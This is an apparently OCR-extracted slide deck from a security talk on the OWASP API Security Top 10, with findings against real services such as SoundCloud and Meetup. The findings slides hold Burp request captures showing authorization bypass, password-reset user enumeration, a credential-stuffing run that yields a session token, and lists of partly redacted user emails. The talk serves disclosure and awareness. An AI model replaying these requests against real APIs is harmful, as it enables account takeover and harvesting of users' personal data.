

API (in)Security TOP 10

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Guided tour to the Wild Wild World

Agenda

API (in)Security TOP 10: Guided tour to the Wild Wild World

- Who We Are
 - APIs
 - What are they
 - Their importance in today's software
 - Differences from traditional applications
 - OWASP API Security Top 10
 - The project
 - Our contribute
 - APIs in the Wild Wild World
 - Our research
 - Findings
 - Q&A
-

Who We Are

David Sopas /@dsopas

- Working for Checkmarx since Feb '16
- COO and Co-Founder of Char49
- Former BBH
- 15 years exp. in Pen Testing and Research
- Loves breaking IoT and popular web apps
- Published research on Techcrunch,
TheRegister, SecurityWeek, Threatpost...



Paulo Silva / @pauloasilva_com

- Freedom Enthusiast (FOSS, WWW, XC)
- +15 years as Software Developer
- Ethical Hacker / Security Researcher
- Regular OWASP contributor
- OWASP Go SCP co-Leader
- OWASP API Security Main Collaborator
- Security awareness sessions @ Academia



Disclaimer

The authors of this talk are not responsible for the misuse of any of the information presented. Hacking systems without authorization is crime.

APIs

What are they

Application Programming

Interface [noun in-ter-feys; verb in-ter-feys, in-ter-feys] [SHOW IPA](#)

[SEE SYNONYMS FOR interface ON THESAURUS.COM](#)

noun

- 1 a surface regarded as the common boundary of two bodies, spaces, or phases.
- 2 the facts, problems, considerations, theories, practices, etc., shared by two or more disciplines, procedures, or fields of study:
the interface between chemistry and physics.

[SEE MORE](#)

verb (used with object), *in-ter-faced, in-ter-fac-ing.*


- 7 to bring into an interface.
- 8 to bring together; connect or mesh:
The management is interfacing several departments with an information service from overseas.

verb (used without object), *in-ter-faced, in-ter-fac-ing.*

- 9 to be in an interface.
- 10 to function as an interface.

[SEE MORE](#)


Their importance in today's software



Differences from traditional applications




Differences from traditional applications



OWASP API Security Top 10

The Project

- OWASP is “*a nonprofit foundation that works to improve the security of software*”.
- Certainly, you have already heard about OWASP Top Ten.
- We couldn’t make the same mistake: it was urgent to start creating awareness of API-specific risks.



<https://owasp.org/www-project-api-security/> · <https://github.com/OWASP/API-Security>

Our contribute

- Collect publicly available data from Bounty Programs.
- Review gathered data and pick only API-related issues.
- Standardize issues categorization.
- Compute a purely-statistical API Security Top 10.
- Compute security risk for each Top 10 issue.
- Draft OWASP API Security Top 10 2019.
- Moderate and manage community feedback.
- Publish final version of OWASP API Security Top 10 2019.

APIs in the Wild Wild World

Our research

- High-profile Web Applications and their APIs
- Map findings to OWASP API Top 10 2019
- And the most challenging: the responsible disclosure



Our research

8

APIs

2.7

Min CVSS

28

API issues

7.7

Max CVSS

| OWASP API Security Top 10 2019 | |
|--------------------------------|-------------------------------------|
| # | |
| 7 | Broken User Authentication |
| 5 | Broken Object Level Authorization |
| 5 | Excessive Data Exposure |
| 4 | Security Misconfiguration |
| 3 | Broken Function Level Authorization |
| 3 | Lack of Resources & Rate Limiting |
| 1 | Injection |

Findings

Broken Object Level Authorization

...

Broken Object Level Authorization

Sensitive Data Exposure

- GraphQL BOLA
 - REST BOLA
-

Burp Project Intruder Repeater Window Logger++ Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Logger++ JSON Beautifier Protobuf Decoder Protobuf Type Editor

1 x 4 x 6 x 7 x 8 x 9 x 10 x 11 x 12 x ...

Send Cancel < > ?

Request

Raw Params Headers Hex JSON Beautifier

```
1 POST /graphql HTTP/1.1
2 Host:
3 Content-Type: application/json
4 Content-Length: 489
5
6{
  "query": "{\n    profile(slug: \"1QXH92\") {\n        attended\n        pagination\n    }\n    attending {\n        pagin
}
```

Target: https:// []



Response

Raw Headers Hex JSON Beautifier

```
1
2   "data": {
3     "profile": {
4       "attended": null,
5       "attending": null,
6       "avatarUrl": null,
7       "business": null,
8       "coverPhotoUrl": null,
9       "description": null,
10      "facebook": null,
11      "firstName": "Angus",
12      "host": null,
13      "hosted": null,
14      "hosting": null,
15      "id": "5ec4f5f0ff5163003186e4f3",
16      "instagram": null,
17      "lastName": "MacGyver",
18      "locale": null,
19      "location": null,
20      "name": "Angus MacGyver",
21      "slug": "1QXH92",
22      "smallAvatarUrl": null,
23      "twitter": null,
24      "url": "https:// /users/angus-macgyver-1QXH92",
25      "visibility": "PRIVATE", ←
26      "website": null
27    }
28  }
```

? ⚙️ ⏪ ⏩ Search...

0 matches Pretty

? ⚙️ ⏪ ⏩ Search...

0 matches Pretty

Done

1,327 bytes | 1,481 millis

Burp Project Intruder Repeater Window Logger++ Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Logger++ JSON Beautifier Protobuf Decoder Protobuf Type Editor

1 x 4 x 6 x ...

Send Cancel < | > | ?

Target: https:// []

Request

Raw Headers Hex

1 GET /api/v2/users/5ec4f5f0ff5163003186e4f3 HTTP/1.1

2 Host:

3

4

Response

Raw Headers Hex JSON Beautifier

```
1 {
2   "tags": [],
3   "user": {
4     "id": "5ec4f5f0ff5163003186e4f3",
5     "slug": "angus-macgyver-10XH92",
6     "first_name": "Angus",
7     "last_name": "MacGyver",
8     "gender": null,
9     "created_at": "2020-05-20T09:18:40.788Z",
10    "updated_at": "2020-05-21T09:06:23.122Z",
11    "description": "Secret Agent @ Phoenix Foundation",
12    "short_description": null,
13    "locale": "en",
14    "verified_at": null,
15    "manual_ref": null,
16    "has_avatar": false,
17    "confirmed": false,
18    "starter_plan": true,
19    "image_url": null,
20    "image_url_500": null,
21    "image_url_160": null,
22    "image_url_50": null,
23    "cover_photo_url": null,
24    "billing_info": {
25      "id": "5ec4f5f0ff5163003186e4f4",
26      "company_name": "Phoenix Foundation",
27      "name": "Angus MacGyver",
28      "address": "9106 Plumb Branch Dr.",
29      "address_secondary": null,
30      "city": "Gallatin",
31      "province": "TNEvery",
32      "zip": "TN",
33      "country": "US",
34      "tax_id": "P44811421",
35      "type": "billing_info"
36    },
37    "tag_ids": []
38 }
```

? ⚙️ ← → Search...

0 matches Pretty

? ⚙️ ← → Search...

0 matches Pretty

Done

1,640 bytes | 1.529 millis

Broken User Authentication

...

(SoundCloud)

Broken User Authentication

Account Takeover

- User Enumeration
 - Rate Limiting Bypass
 - Missing User Account Lockout
-

Request

Raw Params Headers Hex JSON Beautifier

POST
`/users/password_reset?email=pauloasilva-1%40gmail.com&client_id=1SoBYKkeyLyQsSAiFMTGD0dc0ShJDKUf&app_version=1571939&app_locale=en` HTTP/1.1
Host: api-v2.soundcloud.com
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: application/json, text/javascript, */*; q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://soundcloud.com/
Content-Type: application/json
Content-Length: 4
Origin: https://soundcloud.com
Connection: close

null

Response

Raw Headers Hex JSON Beautifier

HTTP/1.1 **400 Bad Request**
Content-Type: application/json; charset=utf-8
Content-Length: 47
Connection: close
Date: Mon, 28 Oct 2019 12:13:52 GMT
Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE
Access-Control-Max-Age: 1728000
Access-Control-Allow-Headers: Authorization, Content-Type, Device-Locale, X-CSRF-Token
Access-Control-Allow-Origin: https://soundcloud.com
Access-Control-Expose-Headers: Date
Vary: Origin
Access-Control-Allow-Credentials: true
Strict-Transport-Security: max-age=2592000
Server: am/2
X-Cache: Error from cloudfront
Via: 1.1 3e206dcbbb3d5f0cbfa80cebfd0de62d.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: MAD51-C1
X-Amz-Cf-Id: _XqkoFlxvl6guVdWv2TjiD0Tp52x6nTKWT_uNdX_JZ82Gkv4PJ563g==

{"errors": [{"error_message": "code_not_found"}]}

Request

Raw Params Headers Hex JSON Beautifier

POST
`/users/password_reset?email=pauloasilva%40gmail.com&client_id=1SoBYKkeyLyQsSAiFMTGD0dc0ShJDKUf&app_version=1571932&app_locale=en` HTTP/1.1
Host: api-v2.soundcloud.com
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: application/json, text/javascript, */*; q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://soundcloud.com/
Content-Type: application/json
Content-Length: 4
Origin: https://soundcloud.com
Connection: close

null

Response

Raw Headers Hex JSON Beautifier

HTTP/1.1 **200 OK**
Content-Type: application/json; charset=utf-8
Content-Length: 39
Connection: close
Date: Mon, 28 Oct 2019 12:15:52 GMT
Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE
Access-Control-Max-Age: 1728000
Access-Control-Allow-Headers: Authorization, Content-Type, Device-Locale, X-CSRF-Token
Access-Control-Allow-Origin: https://soundcloud.com
Access-Control-Expose-Headers: Date
Vary: Origin
Access-Control-Allow-Credentials: true
Strict-Transport-Security: max-age=2592000
Server: am/2
X-Cache: Miss from cloudfront
Via: 1.1 7bde7c53fac1f8448230e9c0feef2033.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: MAD51-C1
X-Amz-Cf-Id: oaAH3eTwTSSwbTTz73gflq_wMWC8KLD3lsOffWu15gZtQ28sAc0qAQ==

{"addresses": ["p*****@*****.c***"]}

Burp Project Intruder Repeater Window Logger++ Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Logger++ JSON Beautifier

1 ...

Send Cancel < >

Target: https://api-v2.soundcloud.com

Request

Raw Headers Hex JSON Beautifier

```

1 POST /sign-in/password?client_id=CwMtubhjnB35IPmFmlQPTZAVsLf1NQat HTTP/1.1
2 Host: api-v2.soundcloud.com
3 User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Csrftoken: e7c32657c1c3f8f979df727c11f57a17063d99c3cd06174a8a05642dce16f6e
8 Content-Type: application/json
9 Origin: https://soundcloud.com
10 Content-Length: 418
11 Connection: close
12 Cookie: sclocale=en; __soundcloud_session="Mi0yOTE1ODItODU3MTAzNTMyLw41ZzFmMEVE0EJ3eFY4LS0xNTk1NTAxODMwN
13 "
14 {
  "client_id": "CwMtubhjnB35IPmFmlQPTZAVsLf1NQat",
  "recaptcha_pubkey": "6Ld72jcuAAAAAItdLoUGgg6H38KK5j08VuQlegV1",
  "recaptcha_response": null,
  "credentials": {
    "identifier": "██████████",
    "password": "██████████"
  },
  "signature": "8:3-1-13849-81-2073600-1024-30-29:7078b3:4",
  "device_id": "142884-460109-458167-37041",
  "user_agent": "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
}

```

Response

Raw Headers Hex JSON Beautifier

```

1 HTTP/1.1 200 OK
2 Date: Thu, 23 Jul 2020 10:58:55 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 64
5 Connection: close
6 Vary: Origin
7 Set-Cookie: connect_session=1; Path=/; Domain=.soundcloud.com; Secure
8 Set-Cookie: __session_auth_key; Max-Age=0; Expires=Thu, 23 Jul 2020 10:58:54 GMT; Path=/connect/; Secure; HTTPOnly
9 Set-Cookie: __soundcloud_session="Mi0yOTE1ODItODU3MTAzNTMyLw41ZzFmMEVE0EJ3eFY4LS0xNTk1NTAxODMwN
10 Set-Cookie: soundcloud_session_hint=1; Path=/; Domain=.soundcloud.com; Secure
11 Referrer-Policy: no-referrer
12 X-Frame-Options: DENY
13 Access-Control-Max-Age: 1728000
14 X-Content-Type-Options: nosniff
15 Access-Control-Allow-Origin: https://secure.soundcloud.com
16 Access-Control-Allow-Headers: Authorization, Content-Type, Device-Locale, X-CSRF-Token
17 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE
18 Access-Control-Expose-Headers: Date
19 Access-Control-Allow-Credentials: true
20 Strict-Transport-Security: max-age=63072000
21 Server: am/2
22 X-Cache: Miss from cloudfront
23 Via: 1.1 daf1f6d03da0e6ca0243f47b48ec7ed17.cloudfront.net (CloudFront)
24 X-Amz-Cf-Pop: LISSO-C1
25 X-Amz-Cf-Id: -gSdXIZw-EpT2fC4k9T2eAPS6Tb3TxQwQAiPKoPiulHxbu7BRGD-9==
26
27 {
  "session": {
    "access_token": "2-291582-857103532-85g83nDaZLzNjy"
  }
}

```

? Search... 0 matches \n Pretty

? Search... 0 matches \n Pretty

Done

1,303 bytes | 400 millis

Terminal

```
[root@centos ~]# curl -X POST http://192.168.1.100:8080/api/v1/auth/login -d "username=centos&password=centos123456" | jq .token
```

Terminal

```
[1] 400 soundcloud]$ ./password-bruteforce/stuffing.sh ./password-bruteforce/password-50.list | tee credential-stuffing.log
1   400 {"error":"invalid_credentials"}
2   400 {"error":"invalid_credentials"}
3   400 {"error":"invalid_credentials"}
4   400 {"error":"invalid_credentials"}
5   400 {"error":"invalid_credentials"}
6   400 {"error":"invalid_credentials"}
7   400 {"error":"invalid_credentials"}
8   400 {"error":"invalid_credentials"}
9   400 {"error":"invalid_credentials"}
10  400 {"error":"invalid_credentials"}
11  400 {"error":"invalid_credentials"}
12  400 {"error":"invalid_credentials"}
13  400 {"error":"invalid_credentials"}
14  400 {"error":"invalid_credentials"}
15  400 {"error":"invalid_credentials"}
16  400 {"error":"invalid_credentials"}
17  400 {"error":"invalid_credentials"}
18  400 {"error":"invalid_credentials"}
19  400 {"error":"invalid_credentials"}
20  400 {"error":"invalid_credentials"}
21  400 {"error":"invalid_credentials"}
22  400 {"error":"invalid_credentials"}
23  400 {"error":"invalid_credentials"}
24  400 {"error":"invalid_credentials"}
25  400 {"error":"invalid_credentials"}
26  400 {"error":"invalid_credentials"}
27  400 {"error":"invalid_credentials"}
28  400 {"error":"invalid_credentials"}
29  400 {"error":"invalid_credentials"}
30  400 {"error":"invalid_credentials"}
31  400 {"error":"invalid_credentials"}
32  400 {"error":"invalid_credentials"}
33  400 {"error":"invalid_credentials"}
34  400 {"error":"invalid_credentials"}
35  400 {"error":"invalid_credentials"}
36  400 {"error":"invalid_credentials"}
37  400 {"error":"invalid_credentials"}
38  400 {"error":"invalid_credentials"}
39  400 {"error":"invalid_credentials"}
40  400 {"error":"invalid_credentials"}
41  400 {"error":"invalid_credentials"}
42  400 {"error":"invalid_credentials"}
43  400 {"error":"invalid_credentials"}
44  400 {"error":"invalid_credentials"}
45  400 {"error":"invalid_credentials"}
46  400 {"error":"invalid_credentials"}
47  400 {"error":"invalid_credentials"}
48  400 {"error":"invalid_credentials"}
49  400 {"error":"invalid_credentials"}
50  201 {"error":null,"session":{"access_token":"2-290811-717694341-4T2Z9mAeiCDyGH"}}

50 retries
1 minutes and 25 seconds elapsed.
[1]  soundcloud]$ 
```



Excessive Data Exposure

...

Excessive Data Exposure

PII Data Leakage

- User Enumeration
 - Security Misconfiguration
-

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Logger++ JSON Beautifier Protobuf Decoder Protobuf Type Editor

1 < > ...

Send Cancel < >

Target: https:// ?

Request

Raw Params Headers Hex JSON Beautifier

```

1 POST /json/reset-password HTTP/1.1
2 Host:
3 User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0
4 Accept: /*
5 Accept-Language: en-us
6 Accept-Encoding: gzip, deflate
7 nds-pnd: {"jvqtrgQgn": {"oq": "1920:915:1920:1053:1920:1053", "wfi": "flap-119619", "oc": "700", "fe": "1080k1920 24", "qv": 8, "tm-site-token": "tm-us", "tm-client-id": "8bf7204a7e97.web", "tm-placement-id": "myAccount", "tm-integrator-id": "prd212.ccpPostPurchase", "Content-Type": "application/json", "Content-Length": 39, "Origin": "https://", "Connection": "close", "email": "angusmacgyver@outlook.com"}}

```

Response

Raw Headers Hex JSON Beautifier

```

1 {
2   "links": {
3     "deliverOtpViaEmail": {
4       "source": "https://.../json/reset-password/deliver-otp/eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzUxMiJ9.eyJ0eXBlijoi
5       RUEBSUw1LCjlbwFpbCI6ImFuZ3VzbWFjZ3l2ZXJAb3VbG9vay5jb20iLC01c2VvSWRlbmRpZmlciT6IjI3M2Y5MDYzNDcifq.HBxZaufbh6Zqj
6       zA0MwPmHsb4dc1Lk3NfMaXglI23V11q972i.pWoRngOcoPIcJiv.Zxf2kIpelJ1tFSL18Sn18xFz2LbLSV9YfK0iWxKhndEZMULkiW
7       gxVexwLE2q3zUvDoyB:aQ3QdM_41i3RdcRDJWGUkZVmwb64Ewypzznn30jGhXOcnro1eXTHuLpJ-Q7UNj6Z7BjZo8dQNUtwLB-a8ac5xv4kpnn
8       Smm-ZTNUSp3u2kL43p0nZ1wZmxlx0DP602onQyQciXtpuyzriylWbck96fEkctLTzWeiISXwYdrHnHaistBfCifunwMmx1pgAVcGiGnA",
9       "responseType": "JSON",
10      "getFromStorage": [
11        "bindPhoneRef"
12      ],
13      "deliverOtpViaPhone": {
14        "source": "https://.../json/reset-password/deliver-otp/eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzUxMiJ9.eyJ0eXBlijoi
15        UUhPtIkUiLCJwaG9uZU51bwJlc1i6iisNTESMzIzMk4NDYiLCJlc2VvSWRlbmRpZmlciI6IjI3M2Y5MDYzNDcifq.dwWt1Rrfhqba9wIM533d
16        wV1rIzraRoqg7fvgc8lwvj78bzBFxh17X2jnm_1a28TuM4wv-5wBID4LuqhQoXtGTYLpFq-iTlPVEkGtjOGxVL-J0y15iEmtpjIGjex0t7zfH
17        Z3WLMrM-oSmxOTTL5-e1dt633wlckem9mK7TPjyqRR2S15mmdbu7BarIdHptasmSdv6HQvc03czWJ9tJDje8amxjMRCTm1zd1RhapG9NreRql7pc
18        SUJuf4oaxSKop0Lf6FT91nNw6oflUEI1lpckyFeUyrgDqjLs5nHuZ97AsTLoDyDme4aPR-CzANV_d18hgXqoYLMaCC-jk7s5Wg/",
19        "responseType": "JSON",
20        "getFromStorage": [
21        "bindPhoneRef"
22      ],
23      }
24    }
25  }
26 }

```

? ⚙️ ← → Search...

0 matches Pretty

? ⚙️ ← → Search...

0 matches Pretty

Done

2,450 bytes | 1,070 millis

Encoded

PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzUxMiJ9.eyJ0eXB1IjoiUEhPTkUiLCJwaG9uZU51bWJlcii6IiszNTE5MzIzMzk4NDYiLCJc2VySWRlbnRpZml1ciI6IjI [REDACTED] dWWt1Rrfhqba9WIM533Ddwv1rIZraRo9g7zfvgc9Ivzjt78zBFXh17X2jnm_1a28TNuM4wv-5wBID4Uukhq0qXtGTYLPfq-IT1PVEkGtj0GxvL-J0y15iEmtpjIGJeX0t7ZfHZJWLMRm-oSmx0TT15-e1dt633W1GKem9mK7TPjyqRR2Si5mmdbu7BarIdTHptasmSdv6HQvco3czWJ9IJDe8amXjMRCTm1zdiRhapG9NreRql7pcSUMuf4oaxSKop8HLf6FT91nNw6oflUEIlpcKyeFUyrgDqjLs5mHuZ9TAsTL0yDme4aPR-CzANV_d18hgXqoYLMaGC-jk7s5Wg
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "typ": "JWT",  
  "alg": "RS512"  
}
```

PAYOUT: DATA

```
{  
  "type": "PHONE",  
  "phoneNumber": "+3519323 [REDACTED]",  
  "userIdentifier": "27369 [REDACTED]"  
}
```

VERIFY SIGNATURE

```
RSASHA512(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),
```

Public Key or Certificate. Enter it in plain text only if you want to verify a token

Private Key. Enter it in plain text only if you want to generate a new token. The key never leaves your browser.

```
0907@gmail.com,506,-,-,-,-  
_17@hotmail.com,200,-,-,404,The user is not found  
0625@gmail.com,200,-,-,404,The user is not found  
gias@gmail.com,506,-,-,-,-  
ento@gmail.com,200,248491 [REDACTED],558298815 [REDACTED],-,  
50@gmail.com,506,-,-,-,-  
cant@gmail.com,200,-,-,404,The user is not found  
alo@rocketmail.com,506,-,-,-,-  
ig@hotmail.com,506,-,-,-,-  
14@gmail.com,200,245397 [REDACTED],1734478 [REDACTED],-,  
ai@163.com,200,-,-,404,The user is not found  
333@hotmail.com,506,-,-,-,-  
03@icloud.com,200,-,-,404,The user is not found  
1976@icloud.com,506,-,-,-,-  
art@hotmail.co.uk,200,-,-,404,The user is not found  
ay@gmail.com,200,-,-,404,The user is not found  
106@bigpond.net.au,200,-,-,404,The user is not found  
nick@gmail.com,200,-,-,-,-  
ina@hotmail.com,200,-,-,404,The user is not found  
89@gmail.com,200,-,-,404,The user is not found  
mann@aol.com,200,-,-,404,The user is not found  
tin@gmail.com,200,-,-,404,The user is not found  
66@gmail.com,200,-,-,404,The user is not found  
yen@gmail.com,506,-,-,-,-  
35@gmail.com,200,-,-,404,The user is not found  
za@gmail.com,200,-,-,404,The user is not found  
ke@gmail.com,200,-,-,404,The user is not found  
gomez@hotmail.com,200,-,-,404,The user is not found  
dmf@gmail.com,200,-,-,404,The user is not found  
da@grupo-cts.cl,200,-,-,404,The user is not found  
han@hotmail.com,200,-,-,404,The user is not found  
ey@gmail.com,200,-,-,-,-  
auxd@yahoo.co.uk,200,-,-,404,The user is not found
```

1 minutes and 16 seconds elapsed.

[pauloasilva@ASUS user-enumeration]\$

meanwhile...

on a non-API related boring issue

You know Meetup right?

You know Meetup right?

Meetup Pro accounts

- Organize/sponsor unlimited number of groups.
 - Targeted communications to members using customizable lists.
 - Blah Blah Blah...
 - \$30/month per group.
-

free emails!



Start a new group
30% OFF

Explore Messages Notifications



General

Email Updates

Mobile
Notifications**Privacy**

Social Media

Organizer
SubscriptionPayment
Methods

Payments made

Apps

Privacy Settings

Control who can contact you and the information others can see on your public profile. For details, visit our [Help Center](#).

Who can contact you on Meetup?

Organizers only

Show Meetup groups on profile

On your profile, anyone can see all the Meetup groups you belong to.

**Show Interests on profile**

On your profile, anyone can see your list of interests.

**Save**[Start a new group](#)[Log out](#)[Help](#) [About Us](#) [Meetup Pro](#) [Jobs](#) [Apps](#) [API](#) [Topics](#) [Browse Cities](#) [Blog](#)

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38504

... emails gathered only on the Wordpress network

-_(ၑ ၑ)_/ -

Lack of Resources & Rate Limiting

...

Lack of Resources & Rate Limiting

User Enumeration

- Improper Rate Limiting
 - User Enumeration
-

Burp Project Intruder Repeater Window Logger++ Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Logger++ JSON Beautifier

1 ...

Send Cancel < > ?

Target: https://api.meetup.com / ?

Request

Raw Params Headers Hex

```
1 GET /members/2?&sign=true&photo-host=public&page=20&photo-host=public&page=20 HTTP/1.1
2 Host: api.meetup.com
3 User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:69.0) Gecko/20100101 Firefox/69.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en-US;q=0.9
6 Accept-Encoding: gzip, deflate
7 Referer: https://secure.meetup.com/meetup_api/console/?path=/members/:member_id
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 Csrf-Token: 82c5667e-e5ec-435e-805a-ef7da06549e2
10 X-Meta-Stringify-Ids: true
11 X-Meetup-Agent: app_name="Desktop-Web"
12 X-Meta-Photo-Host: public
